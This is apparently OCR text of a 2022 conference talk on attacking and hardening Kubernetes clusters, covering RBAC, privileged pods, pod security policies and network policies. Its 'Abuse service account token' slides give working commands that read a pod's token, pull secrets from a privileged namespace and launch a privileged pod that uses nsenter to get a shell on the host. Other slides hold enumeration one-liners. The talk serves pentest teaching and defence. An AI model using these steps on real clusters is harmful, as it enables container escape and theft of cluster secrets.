condignum

Attacking Kubernetes managed environments


Sev4Dev - Attacking Kubernetes managed environments

09.09.2022

condignum at a glance

Founded in Austria in 2019, condignum is one of the most innovative companies in the cyber security sector

- established
  - with major accounts in the DACH region
  - in almost all industries
- partnerships with recognised research centres



Key facts

- 15+ team members, including 8 principals (2022)
- represented in Austria and Germany

Products and Services

- forward-looking technologies: condignum SaaS Plattform, condignum PentestVM
- Cyber Security Consulting
- managed Security Services

About Me

Teamlead Professional Services & Security Consultant

My Kubernetes security background

- Started working on it at the end of 2019
- Worked on secure usage of Kubernetes for various customers
- Wrote internal rules and polices to enable devs/devops to use it (more or less) safely
- Current work: Security Research on K8s “extensions”

Attack surface of Kubernetes environments

- Kubernetes architecture
  - Cluster components
  - Container Runtime
- Kubernetes Security
  - Attack Surface
  - RBAC
  - PodSecurityPolicies
  - NetworkSecurityPolicies
  - Main takeaways
  - Bonus: Possible misconfigurations of cluster components


What is Kubernetes?

- Container orchestration
- „Deployment, Management, Scaling of containerized applications“

- Containers (vaguely)
  - Isolation approach, existed since decades using different approaches
  - These days on Linux: Namespaces (PID, NET, Mount, IPC etc.) for separating access, „Control groups“ (cgroups) for managing computing resource access, dropping of Linux Kernel capabilities, “chroot” into separate COW file system etc.
  - Leads to processes running isolated from each other on the same machine

- Good resources for understanding Linux containers:

- https://itnext.io/chroot-cgroups-and-namespaces-an-overview-37124d995e3d
- https://dev.to/ivanmoreno/understand-how-linux-containers-works-with-practical-examples-2ng2#create-a-container-from-scratch



Source: https://d33wubrfki0l68.cloudfront.net/817bfdd83a524fed7342e77a26df18c87266b8f4/3da7c/images/docs/components-of-kubernetes.png

- Kube-apiserver: ReST based „control plane“ of Kubernetes
- Etcd: Key-Value-Store, main database of Kubernetes
- Kube-scheduler: manages new pods and finds worker nodes on which to run them
- Kube-controller-manager: Managers „controller“. Controller themself manage different behavior in the cluster (e.g. replication controllers etc.)
- Kubelet: runs on every worker and manages running containers, communicates with container runtime as well as with the kube-api etc.
- Kube-proxy: Proxy runnning on every worker node, represents the running services in the containers
- Container-Runtime: Management of running containers (e.g. containerd, CRI-O, docker)

Kubernetes Naming / Workloads

- Pods

Concept for one or more running containers sharing the same PID/NET/IPC namespace and being inside the same cgroup

- Kubernetes Namespace

“Virtual clusters”, actually dividing cluster resources

- ReplicaSet

Replicates pods, aims to guarantee availability

- Deployment

Deployment provides updates for Pods and ReplicaSets. Used for static applications

- StatefulSet


Used for statefull applications. Helps users to track states, glues “sticky identity” to pods

- DaemonSet

Node local tools and facilities for managing clusters (kubernetes components often deployed as DaemonSets)

Kubernetes Container Runtime Interface

cri-o in this example, could also be docker



Source: https://cri-o.io/assets/images/architecture.png

- Kube-apiserver talks to kubelet to start a new Pod
- Kubelet then talks to cri-o daemon to start the container(s) via the Kubernetes CRI (Container Runtime Interface)
- cri-o pulls image using container/image library from image registry
- Image is being unpacked in rootfs of containers (COW file system)
- Crio-O creates a OCI (open container initiative) Runtime JSON file containing details for the execution of the container
- Cri-O then starts the actual OCI Runtime, running the desired processes (OCI is runc by default in cri-o)
- Containers being monitored using conmon (runs under PID 1 in each container)

Attack surface from inside containers

- Not being discussed here further, but..
  - CVEs in container runtimes
  - Overprivileged containers
    - Capabilties
    - File mounts
  - Access to docker socket (or other runtime APIs)
  - Kernel vulnerabilities (!) – containers by itself do not immunize you against Linux kernel bugs
    - seccomp can reduce kernel attack surface
    - Seccomp runtime default (uses container runtime seccomp default) currently in alpha

Attack surface of Kubernetes

- Attacker spawns shell on the container – what's new?

- Most typical attacker behavior remains the same
- Attacker wants to steal data or laterally move throughout the network
- Attackers want to persist themselves (wherever possible)

- Persistence may be different, since containers are short in living
  - Are being redeployed, vulnerabilities have to be re-exploited
  - Persistence inside of container is short in its lifespan
  - Kubernetes specific deployments could be abused, existing deployments altered
  - Options: deploy backdoored container, manipulate existing pod definitions, manipulate images (lot of these options are pretty loud)

What's new then?

What's new then?

- Kubernetes API is the main new attack surface
- Per design reachable from inside running pods

Service User Token: Attack Surface

- Per default, a token of service user „default“ of the namespace the Pod is running in is being mounted inside of the containers (!)
  - /var/run/secrets/kubernetes.io/serviceaccount
- Privileges highly vary, can be all fine to devastating
- RBAC concept is the main authorization scheme in Kubernetes (if authorization is used at all)
- If no authorization is configured (best case using RBAC), it would mean highest privileges access to the kube-API from inside of the container
- Do not mount it if it’s not needed – even though it is default behavior

Authorization (RBAC) Attack Surface

Most important ones:

- ANY-Rules on a resource (always interesting)
- Secrets (Kubernetes feature to hand over secrets to a deployed container)
- Privilege on a deployment resource, e.g. pod/deploymentset/stateful set etc. (access it, start it, create new ones in different namespaces)
- Create/update Roles/Rolebindings (the essentials of kuberentes RBAC)

Authorization (RBAC) Attack Surface

- Secrets
  - GET, LIST, UPDATE
- ANY-Rules on resource
  - CREATE, UPDATE, PATCH *
  - LIST, WATCH, GET *
  - DELETE *
- CREATE pod in a different/privileged namespace (can then mount privileged token and e.g. read additional secrets)
- CREATE/UPDATE deploymentsets, updatesets, Statefulsets, Replicationcontrollers, Replicasets, Jobs and Cronjobs
  - Can all be used to create new Pods. Then create a new Pod in privileged namespace → PrivEsc
- USE pod
  - Use pod also means to use „exec“ on the pod and run code in it. Can that be done for privileged Pods?→ PrivEsc
- GET/Patch Rolebindings
- Impersonate privilege (against a privileged user)

RBAC tooling

- Kubectl on-board auth check
  - `kubectl auth can-i --list –token=$token`
- Rakkess
  - https://github.com/corneliusweig/rakkess
- Rbac-Tool
  - https://github.com/alcideio/rbac-tool

Overprivileged Pods: Attack Surface

- “Privileged”
  - Share namespace with the host
  - Very privileged containers, usually used for host configuration/network manipulation/device access etc.
  - Having a shell on one of these is almost like having direct shell access on the underlying host
  - Root inside privileged container is more or less equal to root in the underlying host (no use of User Namespaces in Kubernetes at this time)
    - (reminder: root in a unprivileged container still uses layers of defense against host breakout)

Overprivileged Pods: Attack Surface

- hostPID
  - Allows access to the hosts PID namespace
- hostIPC
  - Allows access to the hosts IPC namespace, communicating with hosts running processes
- Host Volume Access
  - Sensitive data from the host mounted to the container
- Overprivileged User / Privilege Escalation Allowed

Abuse service account token

```
# internal Kube-API hostname
APISERVER=https://kubernetes.default.svc

# ServiceAccount token
SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount

# Pods namespace
NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)

# ServiceAccount bearer token
TOKEN=$(cat ${SERVICEACCOUNT}/token)

# Certificate Authority (CA) for accessing Kube-API securly
CACERT=${SERVICEACCOUNT}/ca.crt

# Lets go!
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/
```


Abuse service account token

```
# Use kubectl to get your currents token permission

./kubectl --token=$TOKEN auth can-i --list --server https://172.16.146.130:8443 --certificate-authority $CACERT

# Use our token to query for a higher privileged token

./kubectl --token=$TOKEN get secrets -n highpriv-overlord --server https://172.16.146.130:8443 --certificate-authority
$CACERT

# Our high priv JWT

tokenAdmin=`echo
eyJhbGciOiJSUzI1NiIsImtpZCI6InVkMU1qU1d2TTVGYmJocEpPZVlGTllNeXpOX0liWjZJb0wyT0NRN3RPTVkifQ.eyJpc3MiOiJrdWJlcm5Jp…`

# Start privileged container, mount hosts namespace

./kubectl run r00t22222349 --restart=Never -ti --rm --image lol --overrides
'{"spec":{"hostPID": true,
"containers":[{"name":"1","image":"alpine","command":["nsenter","--
mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin":
true,"tty":true,"securityContext":{"privileged":true}}]}}' --server
https://172.16.146.130:8443 --token $tokenAdmin --certificate-authority $CACERT
```


Typical attacker behavior in Kubernetes envs

- Show all images
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[].spec.containers[].image' | sort | uniq`
- Network Policy
  - `kubectl get networkpolicy --all-namespaces -o jsonpath='{range .items[*]}rule_name:{" "}{@.metadata.name}{"\n"}namespace:{" "}{@.metadata.namespace}{" "}{"\n"}rule:{"\n"}{"    "}{@.spec.*}{" "}{"\n"}{"\n"}{end}'`
- Cluster admins
  - `kubectl get clusterrolebindings | grep "ClusterRole/cluster-admin"`
- ClusterRoles/Roles Secret Access privilege
  - `kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources | index( "secrets" )|select(. != null)).metadata.name'`
  - `kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index( "secrets" )|select(. != null)).metadata.name'`

Typical attacker behavior in Kubernetes envs

- ClusterRoles/Roles with configmap privileges
  - `kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources | index( "configmaps" )|select(. != null)).metadata.name'`
  - `kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index( "configmaps" )|select(. != null)).metadata.name'`
- All Images in use
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[].spec.containers[].image' | sort | uniq`
- ClusterRole/Role Wildcard Access to some resource
  - `kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources | index( "*" )|select(. != null)).metadata.name'`
  - `kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index( "*" )|select(. != null)).metadata.name‘`
- List all PersistentVolumes
  - `kubectl get pvc --all-namespaces`

Privivlege Escalation Evaluation

- List all privileged pods
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[]|select(.spec.containers[].securityContext | select(.privileged == true)).metadata.name'`
- List all pods allowing privilege escalation
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[]|select(.spec.containers[].securityContext | select(.allowPrivilegeEscalation == true)).metadata.name`
- All root pods
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[]|select(.spec.containers[].securityContext | select(.runAsUser == 0)).metadata.name'`
- SYS-Admin-Caps
  - `kubectl get pods --all-namespaces -o json | jq -r '.items[] | select(.spec.containers[].securityContext.capabilities.add | index("SYS_ADMIN") | select(. != null)).metadata.name`
- More dangerous privs exist
- More to be found here
  - https://github.com/lightspin-tech/red-kube/blob/main/RedKubeCTL.yml

PodSecurityPolicies / PodSecurityStandards + PodSecurityAdmissions

- PSPs have been deprecated and are soon the be replaced by PSS
- All of them put constraints onto newly created Pods, which have to be fulfilled before being allowed to be deployed
- Can hinder the creation of e.g. high privileged containers, hostPath access etc.
- Should be used ;-)

PSP (deprecated) vs PSS/PSA

- In my view: PSPs are more restrictive, as there are usually no ways to deploy when violating a PSP that has been put upon you (except when that PSP is only mutating your request before deployment)
  - Dangers in using PSS by weaken it and only warn the user when they deploy a dangerous pod
  - Migrating often leads to insecure defaults remaining active
- However, PSP where limited on which kind of contrains you can put onto Pod creation which lead to the development of third party admission controllers such as:
  - OPA/Gatekeeper
  - K-Rail
- It was quite easy to shoot yourself in the foot using PSPs
- It looks like PSS ist easier to use

PodSecurityStandards

- Mainly invited to the Kubernetes ecosystem to make Pod Security measures easy to use
- Brings three policies into place
  - Privileged
  - Baseline
  - Restricted
- If you need it more detailed, you have to use a validating „admission webhook“
- In constrast to PSPs, they can be run in different ways
  - Enforce
  - Audit
  - Warn

PodSecurityPolicies

- hostPID/hostIPC/hostNetwork
  - False
- privileged: false
- allowPrivilegeEscalation: false
- runAsUser:
  - rule: 'MustRunAsNonRoot'
- Further hardening measures can be applied
  - readOnlyRootFilesystem: false
  - Volumes (Whitelist types of volumes allowed)
  - allowedHostPaths (Whitelist)
    - readOnly: true

PodSecurityPolicies

- Drop capabilities of all kinds
  - requiredDropCapabilities:
  - - AUDIT_CONTROL
  - - AUDIT_WRITE
  - - BLOCK_SUSPEND
  - - CHOWN
  - - DAC_OVERRIDE
  - - DAC_READ_SEARCH
  - - FOWNER
  - - FSETID
  - - IPC_LOCK
  - - IPC_OWNER
  - - KILL
  - - LEASE
  - - LINUX_IMMUTABLE
  - - MAC_ADMIN

- MAC_OVERRIDE
- MKNOD
- NET_ADMIN
- NET_BIND_SERVICE
- NET_BROADCAST
- NET_RAW
- SETFCAP
- SETGID
- SETPCAP
- SETUID
- SYSLOG

- SYS_ADMIN
- SYS_BOOT
- SYS_CHROOT
- SYS_MODULE
- SYS_NICE
- SYS_PACCT
- SYS_PTRACE
- SYS_RAWIO
- SYS_RESOURCE
- SYS_TIME
- SYS_TTY_CONFIG
- WAKE_ALARM

Policy-as-Code solutions

- There are PAC solutions that are not part of Kubernetes itself
- Still, they allow fine-grained custom constrained to be put onto pods

Some examples:

- OPA/Gatekeeper
- Kubewarden

NetworkPolices

- By default, pods send/receive traffic without any sort of filtering
- NetworkPolicies should be used, can reduce impact of a breach and limit lateral movement possibilities for an attacker
  - Usually build on top of some sort in CNI (Container Networking Interface)
- Essentially networking rules for pods
- Are being interpreted by the worker nodes and represented in different forms (iptables, other BPF network filtering etc.)

NetworkPolices

- If used properly, networking rules can be easily implemented
  - Default Ingress/Egress
  - Deny everything, allow selectively
- "ServiceMesh" usage recommended when lots of services are interacting with each other
  - Istio, using "sidecars" with proxies
  - Ensures cert authentication and transport encryption

Main takeaways

- Roll out a PSP/PSS that enforces lowest privileges possible on Pods
  - Enforce the lowest privileged PSP/PSS on as most users as possible
  - If privileged pods are needed, create a separate PSP and let only authorized entities use it.
- Use least privileges for roles all over the place
  - Users deploying to Kubernetes (different departments in you company)
  - ServiceAccounts
- Don't mount Service Account tokens if not necessary (attack surface reduction)
- Don't mount volumes from the host if not absolutely needed
- Make use of network policies
- No deployments on master nodes

Main takeaways

General recommendations:

- Patch
- Isolate cluster (nodes and masters) from every other network
- Evaluate further security measures (Security monitoring/IDS, e.g. NeuVector, seccomp for syscall restrictions, AppArmor for application whitelisting, SELinux for MAC)
- Take good care where your images are coming from
  - And minimize them ;)
- Use logging
- Resource limiting (DoS prevention)
  - Pretty important for availability, not so much for this talk ;)

Thank you!

We‘re hiring!

- Pentesters
- Developers

Misconfiguration on Master Node

- Kubernetes-API (tcp/6443)
- Central component in Kubernetes for administrating the cluster. All components (Master/Nodes, even containers) talk with this API
- Misconfigurations
- Authorization mode & anonymous auth
    - --authorization-mode should be RBAC
    - --anonymous-auth=false can be used, otherwise unauthenticated access is possible (which is not a worst case by default, are handled as user “system:anonymous” then)
    - If additionally "authorization-mode" is "AlwaysAllow" is configured, every user would be high privileged.
- --insecure-port=0
    - If not configured, an unauthenticated, unauthorized high privilege port is exposed

Misconfiguration on Master Node

- **requestheader-allowed-names should be used**
- If this parameter is not used, two other parameters often used become dangerous ("--requestheader-group-headers=X-Remote-Group" und "--requestheader-username-headers=X-Remote-User“) because they can specify who they are (which is usually being done on the basis of commonname and organization field
- **Auto mount default Service Account Token**
- A JWT token to access the kube-API is being mounted into every container by default (!). Privileges highly vary based on RBAC rules. This can be deactivated,
- **Etcd (tcp/2379, tcp/2380)**
- Runs on every master node, should be authenticated using TLS Client certificates
- **kube-controller-manager (localhost) & kube-scheduler (localhost)**
- Should be bound to localhost only, might disclose information in Prometheus format

Misconfigurations on Master Node

- AdmissionController
  - Admission controller adds more security features to the kube-API
- --admission-control=...,AlwaysPullImages
  - Should be enabled, otherwise container can pull local images which are cached on the workers without checking if they are authorized to use them
- --admission-control=...,DenyEscalatingExec
  - Prevents users from attaching to privileged Pods (privileged: true, hostPID: true or hostIPC: true)
- --admission-control=...,PodSecurityPolicy
  - Activates PodSecurityPolicies, highly recommended, but must be configured before activated

Misconfigurations on Worker Node

- Kubelet Settings (tcp/10250, tcp/10255)
  - Use „--authorization-mode=Webhook“ and „--anonymous-auth=false“
    - If they are not used, unauthentiated Code Execution is possible on the kubelet API and therefore in every running container
  - Health API should be bound to localhost, kubelet itself has to be available
  - TLS Client Certificate Authentication should be enabled.
    - Again, CommonName represents usersname, Organization represents Group

Misconfigurations of container runtime

- Kubelet talks to container runtime to start the actual containers
- If being done over TCP, it should be authenticated and using TLS, only bound to localhost
- The local unix socket being used by the container runtime must never be mounted inside of the container (!) as well as accessible for underprivileged users

Misconfigurations of kubectl

- Kubectl is a CLI tool to manage the cluster
  - Is using a config file in ~/.kube/config, contains mostly a TLS Client Cert used to authenticate
    - Access privileges to this file should be according
  - „kubectl proxy“ starts a proxy, which forwards unauthenticated web requests to the kube-API with users privileges. Don‘t use that if not absolutely necessary.

Authentication

- Authentication on API-Server
  - Communication from Container to API is a primary Use-Case(!)
  - Service Accounts using Bearer Tokens) for that (mounted in „/run/secrets/kubernetes.io/serviceaccount/token“).
  - TLS-Client-Cert with username in CommonName and Group in „Organization“ Field
  - All other forms of authentication should not be used
  - Fun fact: Cert revocation is not a thing at the moment
- Authentication on kubelet
  - Configure TLS Client Cert Authentication
  - By default, no authentication is configured, requests treated as “anonymous user” and “system:unauthencated” group (can be bad depending on the environment)

Authorization (RBAC)

- RBAC authorization should be used ("authorization-mode=RBAC")
- RBAC in Kubernetes consists out of three components
  - ClusterRoles/Roles
  - Subjects (Users, Groups, Service Accounts)
  - CluserRoleBindings/RoleBindings

- Reminder: „AllowAll“ disables all Authorization

Authorization (RBAC)

- ClusterRoles/Roles
  - ClusterRole means effective in the entire cluster, Role only in a particular namespace
    - Has to be bound using ClusterRoleBindings/RoleBindings to be effective
  - Contains the actual permission
  - Defined as access verb (GET, LIST, USE, etc.) onto a resource available on the API

Authorization (RBAC) - Role

```
apiVersion: v1
  items:
  - apiVersion: rbac.authorization.k8s.io/v1
    kind: Role
    metadata:
      creationTimestamp: "2019-11-13T08:26:32Z"
      name: istio-ingressgateway-sds
      namespace: istio-system
      resourceVersion: "7229977"
      selfLink: /apis/rbac.authorization.k8s.io/v1/namespaces/istio-system/roles/istio-
ingressgateway-sds
      uid: 1e8006b6-53e3-47fd-aafa-f84c59be7ad9
    rules:
    - apiGroups:
      - ""
      resources:
      - secrets
      verbs:
      - get
      - watch
      - list
```


Authorization (RBAC)

- Subjects
  - Can be User, Group or Service Account
  - „Normal“ Users do not exist inside of Kubernetes, but are rather self-describing their identify in TLS certificate fields, signed by the Kubernetes CA
  - Service Accounts are being managed and hold inside of etcd

Authorization (RBAC) - Subject

```
[test]$ kubectl describe serviceaccounts test -n kube-system
Name:                test
Namespace:           kube-system
Labels:              <none>
Annotations:         kubectl.kubernetes.io/last-applied-
configuration:
                     {"apiVersion":"v1","kind":"ServiceAccount","metadat
a":{"annotations":{},"name":,,test","namespace":"kube-system"}}
Image pull secrets:  <none>
Mountable secrets:   test-token-748w9
Tokens:              test-token-748w9
Events:              <none>
```


Authorization (RBAC)

- RoleBindings/ClusterRoleBindings
  - For privileged described in Roles/ClusterRoles being effective, they are being mapped onto subjects
  - After that, the rule is effective

Authorization (RBAC)


```
"apiVersion":"v1",
      "items": [
          {
              "apiVersion":"rbac.authorization.k8s.io/v1",
              "kind":"RoleBinding",
              "metadata": {
                  …
              },
              "roleRef": {
                  "apiGroup": "rbac.authorization.k8s.io",
                  "kind": "Role",
                  "name": "istio-ingressgateway-sds"
              },
              "subjects": [
                  {
                      "kind": "ServiceAccount",
                      "name": "istio-ingressgateway-service-account"
                  }
              ]
          },
```


Additional thoughts

- In production, devs will deploy their applications in cluster managed by Ops
- Should be given least principles by default (in form of PodSecurityPolicy and user privileges)
- All additional permissions must be explicitly asked for and manually reviewed by Ops and/or Security (if available)

Additional tests

- Companies selling Kubernetes solutions might add additional components
- System hardening and patch management of underlying host
- Network segmentation of cluster infrastructure
- Volume Mounting
  - Is sensible data mounted into the container?
  - What kind of volumes can be mounted? NFS? iSCSI?

What's next?

- Maybe metasploit post exploit module?
  - Automate privilege enumeration of service token
  - Provision tools on compromised pod, since the images in use are often minimal

Lots of sources/tools

- Red kube
  - https://github.com/lightspin-tech/red-kube
- Trivy imagescanner
  - https://github.com/aquasecurity/trivy
- Kube-audit
  - Nice tool for RBAC reviews
    - https://github.com/Shopify/kubeaudit
- kube-bench
  CIS hardening tests
    - https://github.com/aquasecurity/kube-bench
- kube-hunter
  - Detects lots of basic misconfigurations
    - https://github.com/aquasecurity/kube-hunter/
- rakkess
  - Tools to list access privileges on a ressource
    - https://github.com/corneliusweig/rakkess
- Kubiscan
  - List risky RBAC roles
    - https://github.com/cyberark/KubiScan
- Kubernetes-rbac-audit
    - https://github.com/cyberark/kubernetes-rbac-audit

Lots of sources/tools

- https://www.cyberark.com/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions/
- Kubernetes API-Definition: https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.15/
- Excessive technical introduction to containers:
  - https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/april/ncc_group_understanding_hardening_linux_containers-1-1.pdf
- Kubernetes Pentest articles by Cyberark and SecurityBoulevard
  - https://www.cyberark.com/threat-research-blog/kubernetes-pentest-methodology-part-1/
  - https://www.cyberark.com/threat-research-blog/kubernetes-pentest-methodology-part-2/
  - https://securityboulevard.com/2019/11/kubernetes-pentest-methodology-part-3/
- Kubernetes Network Policy Recipes
  - https://github.com/ahmetb/kubernetes-network-policy-recipes
- PSP Hardening measures in Kubernetes
  - https://kubesec.io
- Attacking and Defending Kubernetes
  - https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/AtredisPartners_Attacking_Kubernetes-v1.0.pdf
- Kubernetes Thread Model
  - https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Threat%20Model.pdf

Lots of sources/tools

- “Deep-dive into real world Kubernetes Threats” (most recent and complete talk about attack vectors) by Mark Manning from NCC Group
  - https://research.nccgroup.com/2020/02/12/command-and-kubectl-talk-follow-up/
  - https://twitter.com/antitree
- Few CLI commands for starting you self-made container (Twitter post by Julia Evans)
  - https://gist.github.com/jvns/ea2e4d572b4e2285148b8e87f70eed73
  - https://twitter.com/b0rk/status/1230606332681691136

Initial security research regarding Kubernetes

- Up until 02/2020:
- „Security audit working group“
- Performed security tasks, released papers/reports
  - Source Code Reviews
  - Thread Modeling
  - Security Whitepapers
  - „Attacking and Defending Kubernetes Installations“
- Most excessive security work/audit so far
- SCR revealed 37 vulns, 5 of them classified as High
- Performed by Trail of Bits and Atredis